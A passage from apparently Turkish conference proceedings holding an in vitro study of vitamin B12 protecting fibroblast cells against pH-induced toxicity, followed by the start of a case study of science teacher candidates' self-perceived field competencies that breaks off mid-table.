Coronavirus disease 2019 (COVID-19) caused by acute respiratory syndrome coronavirus-2 (SARS-CoV-2) poses a significant threat to global health. The epidemic has spread rapidly around the world and has caused it to become a global pandemic. Disinfection is one of the best practice measures used to eradicate viral / bacterial pathogens in homes and community settings and reduces the spread of infection. However, it has been shown in studies that the long-term use of degenerate agents with different pH values triggers the development of itching, rash, urticaria and even allergic rhinitis. Vitamin B12, also known as cobalamin, is a water-soluble vitamin important in hematological and nervous systems and has a complex relationship with the skin. The aim of this study is to prevent toxicity developing against different pH changes with the use of vitamin B12. For this reason, Human Fibroblast cell line was grown under the conditions specified by the manufacturer and inoculated into 96 well plates and culture medium with different pH (5 - 6 - 7 - 8) was prepared and vitamin B12 in different doses (50 - 100 - 150 and 200 µgr / ml).) It is planned to eliminate the toxicity caused by using it for 24 hours. At the end of the study, cell viability was determined by performing MTT analysis.

According to the results of the study, cell viability increased from 71% to 81% compared to positive control at pH 5. The vitality decreased to 79% at 6 pH increased to 108.84 as a result of the application of the highest concentration of vitamin B12 (200 µgr / ml). While it increased

from 83% to 103% at pH 7, the damage received by fibroblast cells at pH 8 was determined to be high (50% vitality rate) and it was observed that this toxicity was removed and the vitality was increased up to 75%. When the results obtained are evaluated, its use is recommended as vitamin B12 has a protective effect at doses of 150 and 200 µgr / ml.

Keywords: *Vitamin B12, Covit 19, pH, MTT*

GİRİŞ

Aralık 2019'da Çin'in Wuhan kentinde ortaya çıkan koronavirüs hastalığı (COVID-19), Dünya Sağlık Örgütü (WHO 2020) tarafından uluslararası önem taşıyan ve halk sağlığını tehdit eden acil durum vakası olarak ilan edilmiştir. Dünya Sağlık Örgütü, virüsün resmi adını daha önce "2019-nCoV" veya "Wuhan Coronavirus" [1] olarak bilinen "COVID-19 virüsü" olarak açıklamıştır. Salgının ilk üç ayı içinde bu salgın ülke ve dünya çapında hızla yayılmış ve küresel bir salgın haline gelmiştir. COVID-19 salgını tüm bilim camiasını sarsmış ve dünyanın dört bir yanındaki araştırmacılar, hastalığı tedavi etmek ve önlemek için çeşitli müdahale stratejileri tasarlamak için çalışmalar yapmaya yönelmiştir. SARS-CoV-2'nin enfekte solunum damlacıkları ve temas yoluyla olmak üzere iki ana bulaşma yolu vardır [2]. Mevcut kanıtlar, SARS-CoV-2 içeren damlacıkların, 4 °C ila -70 °C (4 °C ila -70 °C) arasındaki sıcaklık aralıklarında çeşitli malzemelerden [3] yapılan yüzeylerde saatlerce canlı kalabileceğini göstermektedir [4]. Bu nedenle, dezenfektan kullanımı önem kazanmış ve farklı kimyasal formülasyonlara sahip dezenfektanların kullanımı yaygınlaşmıştır.

Dezenfeksiyon, evlerde ve toplum ortamlarında viral / bakteriyel patojenleri yok etmek için kullanılan en iyi uygulama önlemlerinden biridir ve enfeksiyonun yayılmasını azaltmaktadır. Bu nedenle COVID-19 dünyaya yayılırken, dezenfektanların kullanımında aynı oranda artmıştır. Fakat kullanımı insan sağlığı ve ekosistemlerde dünya çapında ikincil felakete yol açabileceği düşünülmektedir. Bu kimyasallar, düzenli olarak kullanıldığında sağlık çalışanları ve bireyler üzerinde kronik obstrüktif akciğer hastalığı (KOA), astım ve göz tahrişi riskinin artmasına neden olmaktadır [5-7]. Bir yüzeyde kalan kimyasal kalıntılar havada uçabilir ve solunabilir ve genellikle astımlı, alerjik veya hassas kişilerde reaksiyonlar gösterebilir. Bu kalıntıların kansere, üreme bozukluklarına, solunum rahatsızlıklarına (mesleki astım dahil), göz ve deride kaşıntı, kızarıklık, ürtiker gibi semptomlar gösteren cilt reaksiyonlarına, merkezi sinir sistemi (CNS) bozulmasına, oksidatif hasara neden olduğu gösterilmiştir [8]

Kobalamin olarak da bilinen B12 vitamini, hematolojik ve sinir sistemlerinde önemli olan suda çözünen bir vitamindir ve cilt ile karmaşık bir ilişkisi vardır. Genel olarak B vitaminleri cilt bütünlüğü, yara iyileşmesi ve hücre proliferasyonu için önemi ile bilinmektedirler [8]. Bu vitaminlerin birçoğu cilt

hasarını ve yara oluşumunu önlemek, nem içeriğini ve cilt bariyer işlevini iyileştirmek için antioksidan özellikler gösterirler. Farklı vitaminler içeren topikal formülasyonlar cildin biyokimyasal parametrelerini iyileştirebilir [9]. Hyaluronik asit ve B vitamini kompleksi içeren formülasyonlar antioksidan özellikte olup, cilt bariyer işlevini ve cilt nemlenmesini iyileştirebilir [10].

Bu çalışmanın amacı ise, Covid-19 ile artan dezenfektan kullanımına bağlı olarak meydana gelen farklı pH değişimlerine karşı fibroblast hücre hattında meydana gelen toksisiteyi B12 vitamini kullanımı ile engelleyebilmektir.

MATERYAL METOT

Kimyasallar ve Reaktifler

B12 vitamini Solgar (U.K)'den temin edilmiştir. Tüm kimyasallar, Dulbecco Modified Eagles Medium (DMEM), Fötal Bovine Serum (FBS), Fosfat Tampon Solüsyonu (PBS), Antibiyotik Antimikotik Solüsyon (Penicilin / Streptomycin / Amphotericin B) (100 ×), L glutamin ve tripsin-EDTA'dan elde edilmiştir. HCl ve NaOH, Sigma Aldrich (St. Louis, MO, ABD)'den temin edilmiştir.

Hücre Kültürü

Çalışmamız için fibroblast hücre hattı, Atatürk Üniversitesi (Erzurum, Türkiye) Tıbbi Farmakoloji bölümünden elde edilmiştir. Kısaca, hücre süspansiyonu 5 dakika boyunca 1200 rpm'de santrifüjlenmiştir. Hücreler taze ortam DMEM, %10 FBS ve %1 antibiyotik (penisilin, streptomisin ve amphotrisin B) ile yeniden süspense edilerek, 25cm²'lik flaskta toplanmış (Corning, ABD) ve inkübatörde depolanmıştır (% 5 CO₂; 37 °C). Flaskın %80'i hücre ile kaplanınca Tripsin-Etilendiamintetraasetik asit (EDTA) (%0.25 tripsin- %0.02 EDTA) ile kaldırılarak santrifüj yapılacak 96 well plate'lere ekilmiştir.

pH Toksisitesi

DMEM medyumu full medyum olarak hazırlanmış ve pH metre ile çeşitli pH değerleri (5, 6, 7 ve 8) HCl ve NaOH kullanımı ile ayarlanarak hücrelere eklenmiştir.

B12 Vitamini Uygulanması

Hücreler %85 konfluense ulaştıktan sonra, farklı konsantrasyonda (50, 100, 150 ve 200 µg/ml) B₁₂ vitamini ilgili kuyucuklara ilave edilmiş ve plakalar 24 saat boyunca inkübatöre bırakılmıştır.

MTT Testi


Deneyin sonunda (24 saatlik tedaviden sonra), her kuyu plakasına (1 mM nihai konsantrasyon) 10 µL MTT çözeltisi eklenmiştir. Daha sonra plakalar, bir CO² inkübatöründe 37 ° C'de 4 saat inkübe edilmiştir. 4 saat sonra, formazan kristallerini çözmek için her oyuğa 100 µL DMSO çözeltisi ilave edilmiştir. Formazan kristallerinin yoğunluğu, 570 nm dalga boyunda Multiskan™ GO Mikroplaka Spektrofotometre okuyucu tarafından okunmuştur [11, 12].

İstatistiksel Analiz


İstatistiksel analiz, SPSS 22.0 yazılımı kullanılarak Post-hoc karşılaştırmalar için Tukey HSD'si ile tek yönlü varyans analizi (ANOVA) kullanılarak yapılmıştır. P <0.05, her analiz için istatistiksel eşik olarak kabul edilmiştir.

BULGULAR


MTT analiz sonuçları, Şekil 1-4'te gösterilmiştir. Tüm grupların canlılık yüzdeleri pozitif kontrol (yalnız pH uygulaması) değerleri ile karşılaştırılarak hesaplanmıştır ve kontrol değerleri % 100 canlılık olarak ayarlanmıştır. Pozitif kontrol gruplarına kıyasla tedavi grupları arasında en düşük etki B12 (50 ug / ml) grubunda görülmüştür (p> 0.05). Ayrıca B12 vitamini (50- 100- 150 ve 200 µg / ml) gruplarında canlılık oranı, konsantrasyona bağlı olarak arttığı gözlenmiştir (Şekil 1-4). Çalışmamızın sonuçlarına göre 5 pH'da pozitif kontrole göre hücre canlılığı %71'den 81'e yükselmiştir. 6 pH'da %79'a düşen canlılık en yüksek konsantrasyonda B12 vitamini (200 µgr/ml) uygulanması sonucunda 108,84'e yükselmiştir. 7 pH'da %83'ten 103'e yükselirken, pH 8 de fibroblast hücrelerinin aldığı hasar yüksek (canlılık oranı %50) olarak tespit edilmiş ve bu toksisite giderilerek %75'e kadar canlılık yükseltildiği gözlemlenmiştir (p <0.05).



Şekil 1. Fibroblast Hücrelerin Canlılık Oranları *P<0.05, **P<0.01



Sekil 2. Fibroblast Hücrelerin Canlılık Oranları * $P < 0.05$, ** $P < 0.01$




Sekil 3. Fibroblast Hücrelerin Canlılık Oranları * $P < 0.05$, ** $P < 0.01$

TARTIŞMA

Vitaminler, cilt ve yara iyileşmesi üzerinde olumlu etkileri olduğu varsayılan temel besin maddeleridir. Bu nedenle krem, macun, jel ve sıvılarda katkı maddesi olarak sıklıkla

kullanılırlar. Özellikle kronik yaralarda yerel yara bölgesinde besleyici maddelerin zenginleştirilmesi yeni doku oluşumu için önemlidir [13].

Yapılan çalışmalarda B vitamini içeren kombinasyonların (B3, B5 ve B7; B3, B5, B6 ve B10 ve B12), yara ve proliferasyon deneylerinin yanı sıra bakteri tehdidinde olumlu ve koruyucu sonuçlar sergilediği tespit edilmiştir. İdeal deneysel koşullar altında, tekli vitaminlerin ve kombine vitaminlerin proliferatif potansiyeli beklendiği kadar uyarıcı olmasada yine de fibroblastların oluşumunun uyarıldığını göstermektedir [14]. Proliferasyon üzerine yapılan bu çalışmada migrasyon markeri CXCR4'ün tespiti yapılmış ve proliferasyonla korelasyon gösteren sonuçlar alınmıştır. In vitro çalışmamızda B12 vitamin konsantrasyonları doza bağımlı olarak fibroblast proliferasyonu üzerinde istatistiksel olarak anlamlı bir pozitif etkiye sahip olduğu gözlenmiştir. Farklı pH'lar ile uygulanan toksisiteye karşı 24 saatlik B12 vitamin ile yapılan tedaviden sonra, özellikle pH 6 ve 7'de B12 vitamininin yüksek konsantrasyonunda (200 µg/ml) hücresel canlılığı artırdığı tespit edilmiştir.



Sekil 4. Fibroblast Hücrelerin Canlılık Oranları * $P < 0.05$, ** $P < 0.01$

SONUÇ

Günümüzde hızla yayılan koronavirüs insanlığı tehdit eden büyük bir tehlikedir. Aşı ve ilaç çalışmaları ne kadar da hızlı gelişme gösterse de yine dezenfektan hayatımızın bir

parçası olmaya devam etmektedir. Dezenfektan kullanımı viral etkenlere karşı etkili olsa da, deri hücrelerimize zarar vermektedir. Elde edilen sonuçlara bakılırsa, pH değişiminde deri hücreleri büyük hasar almaktadırlar. Çalışmamıza göre B12 vitamini, 6 ve 8 aralığındaki pH'larda güçlü koruyucu etki göstermektedir. Bu nedenle dezenfektan kullanımı sonrası B12 vitamini kullanımını tavsiye ederiz.

KAYNAKÇA

- [1].WHO., Rolling updates on coronavirus disease (COVID-19). <https://www.who.int/emergencies/diseases/novel-coronavirus-2019/events-as-they-happen>,2020b. [Accessed Feb. 17, 2021].
- [2]. Wu, Y., Xu, X., Chen, Z., Duan, J., Hashimoto, K., Yang, L., Liu, C., Yang, C. Nervous system involvement after infection with COVID-19 and other coronaviruses. *Brain Behav Immun*, 2020. 87: p. 18-22.
- [3]. van Doremalen, N., Bushmaker, T., Morris, D.H., Holbrook, M.G., Gamble, A., Williamson, B.N., Tamin, A., Harcourt, J.L., Thornburg, N.J., Gerber, S.I., Lloyd-Smith, J.O., de Wit, E., Munster, V.J. Aerosol and Surface Stability of SARS-CoV-2 as Compared with SARS-CoV-1. *N Engl J Med*, 2020. 382 (16): p. 1564-1567.
- [4]. Chin, A.W.H. and L.L.M. Poon, Stability of SARS-CoV-2 in different environmental conditions - Authors' reply. *Lancet Microbe*, 2020. 1(4): p. e146.
5. Casey, M.L., Hawley, B., Edwards, N., M.Cox-Ganser, J., Cummings, K.J. Health problems and disinfectant product exposure among staff at a large multispecialty hospital. *Am J Infect Control*, 2017. 45(10): p. 1133-1138.
- [6]. Weinmann, T., et al., Association Between Occupational Exposure to Disinfectants and Asthma in Young Adults Working in Cleaning or Health Services: Results From a Cross-Sectional Analysis in Germany. *J Occup Environ Med*, 2019. 61(9): p. 754-759.
- [7]. Dumas, O., Varraso, R., Boggs, M.K., Quinot, C., Zock, Z.P., Henneberger, P.K., Speizer, F.E., Le Moual, N., Camargo, C.A., Association of Occupational Exposure to Disinfectants With Incidence of Chronic Obstructive Pulmonary Disease Among US Female Nurses. *JAMA Network Open*, 2019. 2 (10): 1-13.
8. Choi, H.Y., Lee, Y.H., Lim, C.H., Kim, Y.S., Lee, I-S., Jo, J-M., Lee, H-Y., Cha, H-G., Woo, H.J., Seo, D-S. Assessment of respiratory and systemic toxicity of Benzalkonium chloride following a 14-day inhalation study in rats. *Part Fibre Toxicol*, 2020. 17 (1): 5.

- [9]. Tran, D., Townley, J.P., Barnes, T.M., Greive, K.A. An antiaging skin care system containing alpha hydroxy acids and vitamins improves the biomechanical parameters of facial skin. *Clin Cosmet Investig Dermatol*, 2015. 8: 9-17.
- [10]. Sparavigna, A., Tenconi, B., De Ponti, I., Antiaging, photoprotective, and brightening activity in biorevitalization: a new solution for aging skin. *Clin Cosmet Investig Dermatol*, 2015. 8: 57-65.
- [11]. Genc, S., et al. Does Picnogenol and Melatonin Combination Decrease Tumor Cells Viability in Comparison to Platin Base Anti-Cancer Drug? in *Acta Physiologica 2019*. Wiley 111 River ST, Hoboken 07030-5774, NJ USA.
- [12]. Taghizadehghalehjoughi, A., Yeni, Y., Genç, S., Wallace, D.R., Hacimuftuoglu, A., Çakır, Z. Melatonin receptors increase Momordica's anticancer effects against PC-3 and HT-29 *Journal of Contemporary Medicine*, 2021. 11 (2): 1-8.
- [13]. Tosti, A., De Padova, M.P. *Atlas of Mesotherapy in Skin Rejuvenation*, p. 136, London, CRC Press, 2007, <https://doi.org/10.1201/b14462>
- [14]. Rembe, J.D., Fromm-Dornieden, C., Stuermer, E.K. Effects of Vitamin B Complex and Vitamin C on Human Skin Cells: Is the Perceived Effect Measurable? *Adv Skin Wound Care*, 2018. 31(5): 225-233.

FEN BİLGİSİ ÖĞRETMEN ADAYLARININ ÖĞRETMENLİK ÖZEL ALAN YETERLİKLERİNE İLİŞKİN ÖZ ALGILARININ BELİRLENMESİ

Ayberk Bostan Sariođlan¹ Handan Ürek¹

¹*Balıkesir Üniversitesi, Necatibey Eğitim Fakültesi, Balıkesir, TURKEY*

abostan@balikesir.edu.tr

ORCID:0000-0002-2320-9427

ÖZET

Öğretmen adayları formal öğrenimlerini tamamladıktan sonra öğretmenlik mesleğine başlayacak ve sahip oldukları özel alan yeterlikleri, tasarladıkları öğretim süreçleri üzerinde etkili olacaktır. Bu çalışmada fen bilgisi öğretmen adaylarının fen bilimleri öğretmenliğine yönelik özel alan yeterlikleri ile ilgili öz algılarının belirlenmesi amaçlanmıştır. Çalışma, öğretmen adaylarının öz değerlendirme yapmalarını sağlayarak kendilerinde gördükleri eksikliklerin farkına varabilmeleri ve bu sayede öğretmenlik özel alan yeterlikleri ile ilgili eksikliklerini tamamlayabilmeleri açısından önem taşımaktadır. Çalışma yöntemi olarak durum çalışması yöntemi seçilmiştir. Çalışma grubunu, Marmara Bölgesi'nde yer alan bir devlet üniversitesinin eğitim fakültesinde dördüncü sınıf düzeyinde öğrenim görmekte olan 12 fen bilgisi öğretmen adayı oluşturmaktadır. Veri toplama aracı olarak Milli Eğitim Bakanlığı tarafından 2008 yılında yayımlanan fen bilimleri öğretmenliğine yönelik özel alan yeterlikleri kılavuzu kullanılmıştır. Bu kılavuzda beş farklı alanda mesleki yeterlikler tanımlanmıştır. Ayrıca, kılavuzda bu yeterlikler ile ilgili performans düzeyleri belirtilmiştir. Her bir öğretmen adayı fen bilimleri öğretmenliği özel alan yeterlikleri kılavuzunda yer alan bütün performans göstergelerini taşıyıp taşıyama durumları hakkında öz değerlendirme yapmıştır. Ancak çalışmaya 'bilimsel, teknolojik ve toplumsal gelişim' yeterlik alanı ile bu yeterlik alanlarının değerlendirilmesinde kullanılan A1, A2 ve A3 düzeylerindeki performans göstergelerinden elde edilen veriler dahil edilmiştir. Elde edilen verilerin analizinde, betimsel analiz yöntemi kullanılmıştır. Çalışmanın bulguları, öğretmen adaylarının fen bilgisi öğretmenliği alanı için A1 ve A2 düzeyinde yer alan performans göstergelerinde kendilerini çoğunlukla yeterli

gördüklerini ancak A3 düzeyinde yer alan performans göstergelerinde eksiklikler yaşadıklarını göstermiştir. Çalışma sonucunda, fen bilgisi öğretmenliği öğretim programı kapsamında öğretmen adaylarının özel alan yeterliklerini geliştirmelerine yardımcı olmak için bazı önerilerde bulunulmuştur.

Anahtar Kelimeler: Özel Alan Yeterlikleri, Fen Bilgisi Öğretmen Adayları, Öz Değerlendirme

DETERMINATION OF SELF-PERCEPTIONS OF SCIENCE TEACHER CANDIDATES CONCERNING THEIR SPECIAL FIELD SUFFICIENCY

ABSTRACT

Teacher candidates begin their profession after completing their formal education and their special field sufficiency plays a significant role on the teaching process that they design. This study targets to find out self-perceptions of science teacher candidates on their special field sufficiency related to science education. The study is significant because it makes teacher candidates realize and complete their insufficiencies with the help of self-evaluation aspect of the study. For this reason, case study was selected as the study model. The study group consisted of 12 science teacher candidates studying at the fourth year of an education faculty of a governmental university located in Marmara Region. Special Field Sufficiency Guide related to science teachers which was published by National Ministry of Education in 2008 was utilized as data gathering instrument. This guide includes sufficiencies in five different fields and various performance levels are stated for them. In the study, each teacher candidate made a self-evaluation concerning all performance level in the guide. However, one of those fields was included in the study. This field was ‘scientific, technologic and social development’. The ratings obtained from the students concerning the performance levels indicated in the form of A1, A2 and A3 made the data of the study. Descriptive analysis was utilized to analyze the data. The study findings showed that science teacher candidates mostly found themselves sufficient for the performances indicated by A1 and A2 levels. On the other hand, several insufficiencies

were determined at A3 levels. The study ends with several recommendations in order to assist teacher candidates to improve their special field sufficiency.

Key Words: *Special Field Sufficiency, Science Teacher Candidates, Self-Evaluation*

1. GİRİŞ

Öğretmenler, toplumların gelişmesinde en önemli role sahip olan kişilerdendir. Öğretmenlerin bilgi ve becerilerini etkili bir şekilde öğrencilerine aktarabilmeleri onların ne derece iyi yetiştirildiği ile alakalıdır [1]. Ülkemizde öğretmen adayları üniversitelerin ilgili bölümlerinde lisans düzeyinde aldıkları eğitim ile mesleğe hazırlanmaktadır. Ayrıca, öğretmen adayları eğitim fakültelerinde verilen öğretmenlik uygulaması ve okul deneyimi dersleri ile mesleğe başlamadan önce belirli bir tecrübe kazanmakta; onlara rehberlik eden danışman öğretmenlerin ve öğretim elemanlarının yardımıyla eksiklerini fark ederek tamamlayabilmektedirler [2]. Bu durum, diğer alanlarda olduğu gibi fen bilgisi öğretmen adayları için de geçerlidir.

İyi bir öğretmenin taşıması gereken özellikler, literatürde farklı şekillerde sınıflandırılmaktadır. Bu çalışmada, başlıca fen bilgisi öğretmenlerinin taşıması gereken özel alan yeterliklerine odaklanılmıştır. Bu yeterlikler, Milli Eğitim Bakanlığı [MEB] Öğretmen Yetiştirme ve Geliştirme Genel Müdürlüğü tarafından 2008 yılında yayımlanan ‘Fen ve Teknoloji Öğretmenleri Özel Alan Yeterlikleri’ kılavuzunda açıklanmaktadır. Buna göre kılavuzda beş farklı yeterlik alanında 24 yeterlik ve bu yeterlikler ile ilgili toplam 132 performans göstergesi bulunmaktadır [3]. Bahsedilen yeterlik alanları; ‘Öğrenme-Öğretme Sürecini Planlama ve Düzenleme’, ‘Bilimsel, Teknolojik ve Toplumsal Gelişim’, ‘Gelişimi İzleme ve Değerlendirme’, ‘Okul, Aile ve Toplumla İşbirliği’ ve ‘Mesleki Gelişimi Sağlama’ şeklindedir. Bu alanlarla ilgili yeterlikler, performans göstergeleri ile tanımlanmış olup performans göstergeleri; A1, A2 ve A3 olmak üzere üç düzey altında ifade edilmiştir. Bu düzeyler ile ne anlatılmak istendiği aşağıda açıklanmaktadır.

A1 düzeyi: Öğretmenin öğretim programına ilişkin uygulamalarındaki farkındalığı ile öğretmenlik mesleğine ilişkin sahip olduğu temel bilgi, beceri ve tutumlarını gösteren performans göstergelerini içerir.

A2 düzeyi: Öğretmenin A1 düzeyindeki bilgi ve farkındalığının yanı sıra, öğretim sürecindeki uygulamalarında edindiği mesleki deneyimlerle programın gereğini yerine getirdiği, uygulamalarını çeşitlendirdiği, öğrenci ilgi ve ihtiyaçlarını dikkate aldığı performans göstergelerini içerir.

A3 düzeyi: Öğretmenin A2 düzeyinde geliştirdiği uygulamalarını, öğretimin farklı değişkenlerini de göz önünde bulundurarak özgün bir şekilde çeşitlendirmesini gerektiren performans göstergelerini

içerir. Bu düzeydeki performans göstergelerine sahip olan öğretmen, özgün yorumuna dayalı yeni uygulamalarla alanına katkı sağlayabilir.

Fen bilgisi öğretmenleri ile öğretmen adaylarının, bu kılavuz yardımıyla mesleki yeterliklerini ayrıntılı bir şekilde değerlendirebilmeleri mümkündür.

Literatür incelendiğinde, fen bilgisi öğretmen adaylarının mesleki yeterlikleri kapsamında çeşitli çalışmalar gerçekleştirildiği görülmektedir. Bu çalışmaların bir kısmı, öğretmen adaylarının kendi yeterliklerini değerlendirmeleri üzerinedir. Bu durumda, literatürde öz değerlendirme kavramı ile karşılaşılmaktadır. Öz değerlendirme; öğrencilerin çalışmalarının niteliği üzerine düşündükleri, ne kadar başarılı olduklarına karar verdikleri biçimlendirici bir değerlendirme sürecidir [4]. Kişinin kendi eylemleri veya inançları hakkında karar veren bir ölçme aracı olmakla birlikte [5], kendi bilgilerinin yeterliği, etkinliği ve performansı hakkında karar vermelerine de katkı sağlar [6]. Buna ek olarak öz değerlendirme, öğrencilerin öğrenmesini ölçmek ve yalnızca öğretimlerini desteklemekle kalmayıp aynı zamanda öğrencilerin ilerlemesini ölçmek için de kullanılabilir [7].

Öz değerlendirme, adından da anlaşılacağı gibi kişinin eylemlerini ve algılarını değerlendirmek, ilerlemelerini kontrol etmek ve gözden geçirmekle ilgilenmektedir [4, 5]. Andrade ve Valtcheva (2009), öğrencilerin öz değerlendirme hakkında görüşlerini inceledikleri bir çalışma sonucunda öğrencilerin, devam eden çalışmalarını kontrol etme ve bir konuyla ilgili algılarını yansıtmak için öz değerlendirme kullandıklarını belirlemiştirler [4]. Öz değerlendirme ölçekleri, kişilerin kendi öğretimlerini değerlendirip önlemler almanın yanında tanı ya da mesleki gelişimlerini belirleme amaçlı da kullanılabilir [6].

Öğretmen adaylarının öz değerlendirmeleri kapsamında yürütülen çalışmaların çoğunlukla nicel yöntemlere dayalı olduğu görülmektedir [2, 8, 9, 10, 11, 12]. Bahsedilen çalışmaların nispeten büyük sayıdaki örneklem dikkate alındığında nicel yaklaşımlar çerçevesinde etkili sonuçlar verdiği belirtilebilir. Ancak öğretmen adaylarının bu yeterlikler ile ilgili durumlarını daha detaylı bir şekilde inceleyen, nitel yaklaşımlar çerçevesinde gerçekleştirilmiş çalışmalara da ihtiyaç duyulduğu düşünülmektedir.

1.1. Çalışmanın Amacı ve Önemi

Bu çalışmada fen bilgisi öğretmen adaylarının özel alan yeterliklerine ilişkin öz algılarının bir durum çalışması ile incelenmesi amaçlanmıştır. Böylece, fen bilgisi öğretmeni yetiştirme sürecinin öğretmen adaylarına yansımalarının, onların bakış açısı ile değerlendirilmesi hedeflenmiştir.

Yapılan çalışma ile alan eğitimine öğretmen yetiştirme açısından katkılarda bulunulması beklenmektedir. Çalışma, öğretmen adaylarının öz değerlendirme yapmalarını sağlayarak kendilerinde gördükleri eksikliklerin farkına varabilmeleri ve bu sayede öğretmenlik özel alan yeterlikleri ile ilgili eksikliklerini tamamlayabilmeleri açısından önem taşımaktadır. Ayrıca, çalışma ile öğretmen

adaylarının kendilerini yeterli ve yetersiz bulduğu özellikler belirlenerek fen bilgisi öğretmenliği lisans programı geliştirme çalışmaları kapsamında faydalı bulgulara ulaşılması beklenmektedir.

2. YÖNTEM

Bu araştırma, durum çalışması yöntemi ile yürütülmüştür. Durum çalışması, bir olayı meydana getiren ayrıntıları tanımlamak ve görmek, bir olaya ilişkin olası açıklamaları getirmek ve bir olayı değerlendirmek amacı ile kullanılan bir yöntemdir [13]. Bu çalışmada öğretmen adaylarının fen bilgisi öğretmenliğine yönelik özel alan yeterliklerine ilişkin öz algılarının belirlenmesi amacı ile durum çalışması yöntemi kullanılmıştır. Durum çalışmasının da kendi içerisinde türleri bulunmaktadır. Bu çalışmada tanımlayıcı durum çalışması yöntemi kullanılmıştır. Tanımlayıcı durum çalışması yönteminde, bir olay kendi çerçevesi içinde bütün yönleri ile sunulmaktadır [14].

2.1. Çalışma Grubu

Çalışma grubunda, Marmara Bölgesi'nde bulunan bir devlet üniversitesinin eğitim fakültesinde dördüncü sınıf düzeyinde öğrenim görmekte olan 12 fen bilgisi öğretmen adayı bulunmaktadır. Çalışma grubunun tamamı, kadın öğretmen adaylarından oluşmaktadır.

Çalışma grubu belirlenirken amaçlı örnekleme yönteminden ölçüt örnekleme yöntemi kullanılmıştır. Ölçüt örnekleme yönteminde, örneklem gözlenecek özellikler açısından belli niteliklere sahip kişiler, olaylar ya da nesnelere oluşabilir [13]. Çalışmada, dördüncü sınıfta öğrenim gören öğretmen adaylarının seçilme nedeni, katılımcıların lisans eğitimleri boyunca birçok alan ve alan eğitimi dersi almaları ve öğretmenlik mesleği genel yeterlik alanı ile ilgili becerilerinin gelişmesidir. Ayrıca bir diğer neden de öğretmen adaylarının kısa bir süre sonra lisans eğitimlerini tamamlayarak öğretmenlik mesleğine başlayacak olmalarıdır.

2.2. Verilerin Toplanması ve Analizi

Çalışmanın verileri, Fen ve Teknoloji Öğretmeni Özel alan Yeterlikleri kılavuzu yardımıyla toplanmıştır. Öğretmen adayları, öğretmenlik mesleği özel alan yeterlikleri kılavuzunda yer alan performans göstergelerinin kendilerinde bulunma durumları ile ilgili öz değerlendirme yapmışlardır. Öğretmen adayları her bir göstergenin kendilerinde olup olmama durumunu değerlendirmiş ve performans göstergesi kendisinde mevcut ise göstergeyi işaretlemişlerdir. Ayrıca öğretmen adaylarından yeterlik alanlarında yer alan performans göstergelerinde kendilerini yeterli görüyorlar ise nasıl gelişim sağladıkları; yeterli görmüyorlar ise bunun nedeni hakkında görüşlerini yazmaları istenmiştir.

Çalışma kapsamında fazla miktarda nitel veri elde edildiğinden bu çalışma ikinci yeterlik alanının toplam sekiz yeterliğiyle ilgili 42 performans düzeyinin öğretmen adayları tarafından öz

değerlendirilmesi sonucu elde edilen veriler ile sınırlandırılmıştır. Buna göre mevcut çalışma, bilimsel ve teknolojik gelişim alanı çerçevesinde yapılandırılmıştır.

Veri toplama aracından elde edilen verilerin analizinde, betimsel analiz kullanılmıştır. Betimsel analizin amacı, elde edilen verilerin daha önceden belirlenen kavramsal çerçeve veya temalara göre özetlenmesi ve yorumlanmasıdır [15]. Veri analizi sürecinde, öğretmen adaylarının her birine numara verilmiştir. Örneğin, öğretmen adayı sekiz (ÖA8) olarak kodlanmıştır. Her bir performans düzeyi için öğretmen adaylarının verdiği cevapların frekansları hesaplanmıştır. Öğretmen adaylarının performans göstergeleri için kendilerini yeterli görüp görmeme durumları için belirttikleri görüşlerden doğrudan alıntılar yapılarak gerekli yerlerde kullanılmıştır.

3. BULGULAR

Fen bilgisi öğretmen adaylarının, öğretmenlik mesleği özel alan yeterliklerinden ‘bilimsel, teknolojik ve toplumsal gelişim’ alanındaki yeterliklere yönelik performans göstergeleri ile ilgili öz değerlendirmeleri sonucunda elde edilen bulgulara aşağıdaki tablolarda yer verilmiştir.

Tablo 1. Öğrencilerde yaşadığı çevreyi tanıma ve inceleme merakı uyandırabilme yeterliğinin analizi

Yeterlik	Performans Göstergeleri	f (%) (Öğretmen Adayları)
Öğrencilerde yaşadığı çevreyi tanıma ve inceleme merakı uyandırabilme	2.1.A1	11 (91.7) (ÖA1, ÖA2, ÖA3, ÖA4, ÖA5, ÖA6, ÖA7, ÖA8, ÖA9, ÖA10, ÖA12)
	2.1.A2	11 (91.7) (ÖA1, ÖA2, ÖA3, ÖA4, ÖA5, ÖA6, ÖA8, ÖA9, ÖA10, ÖA11, ÖA12)
	2.1.A3.1	7 (58.3) (ÖA1, ÖA2, ÖA3, ÖA5, ÖA8, ÖA9, ÖA10)
	2.1.A3.2	4 (33.3) (ÖA1, ÖA8, ÖA9, ÖA10)

Tablo 1’e göre, ilk yeterlik olan “öğrencilerde yaşadığı çevreyi tanıma ve inceleme merakı uyandırabilme” yeterliğinde ‘2.1.A1’ ve ‘2.1.A2’ performans göstergelerinde öğretmen adaylarının %91.7’si kendini yeterli görmektedir. ‘2.1.A3.1’ performans göstergesinde öğretmen adaylarının %58.3’ü ve ‘2.1.A3.2’ performans göstergesinde öğretmen adaylarının %33’ü kendisini yeterli gördüğünü belirtmiştir. A1 ve A2 düzeyindeki performans göstergelerinde kendisini yeterli görüp A3 düzeyinde yeterli görmeyen ÖA12’nin görüşleri şu şekildedir:

ÖA12: Çevre ve ekoloji dersinde edindiğim bilgiler doğrultusunda bireyin çevreyi tanıma gerekliliğinin farkındayım. Bu konuda öğrencilerimde merak uyandıracak etkinlikler düzenleyerek öğrencilerimin yaşadıkları çevreyi tanımalarına olanak sağladım. Bu konuda hangi kurum ve kuruluşla iletişim halinde olmam gerektiğini bilmiyorum, bu konuda eksiyim.

Tablo 2. Öğrencilerin bilimsel süreç becerilerini geliştirebilme yeterliğinin analizi

Yeterlik	Performans Göstergeleri	f (%) (Öğretmen Adayları)
Öğrencilerin bilimsel süreç becerilerini geliştirebilme	2.2.A1.1	12 (100.0) (ÖA1, ÖA2, ÖA3, ÖA4, ÖA5, ÖA6, ÖA7, ÖA8, ÖA9, ÖA10, ÖA11, ÖA12)
	2.2.A1.2	11 (91.7) (ÖA1, ÖA2, ÖA3, ÖA4, ÖA5, ÖA6, ÖA7, ÖA8, ÖA9, ÖA10, ÖA12)
	2.2.A2	11 (91.7) (ÖA1, ÖA2, ÖA3, ÖA4, ÖA5, ÖA6, ÖA7, ÖA8, ÖA9, ÖA10, ÖA12)
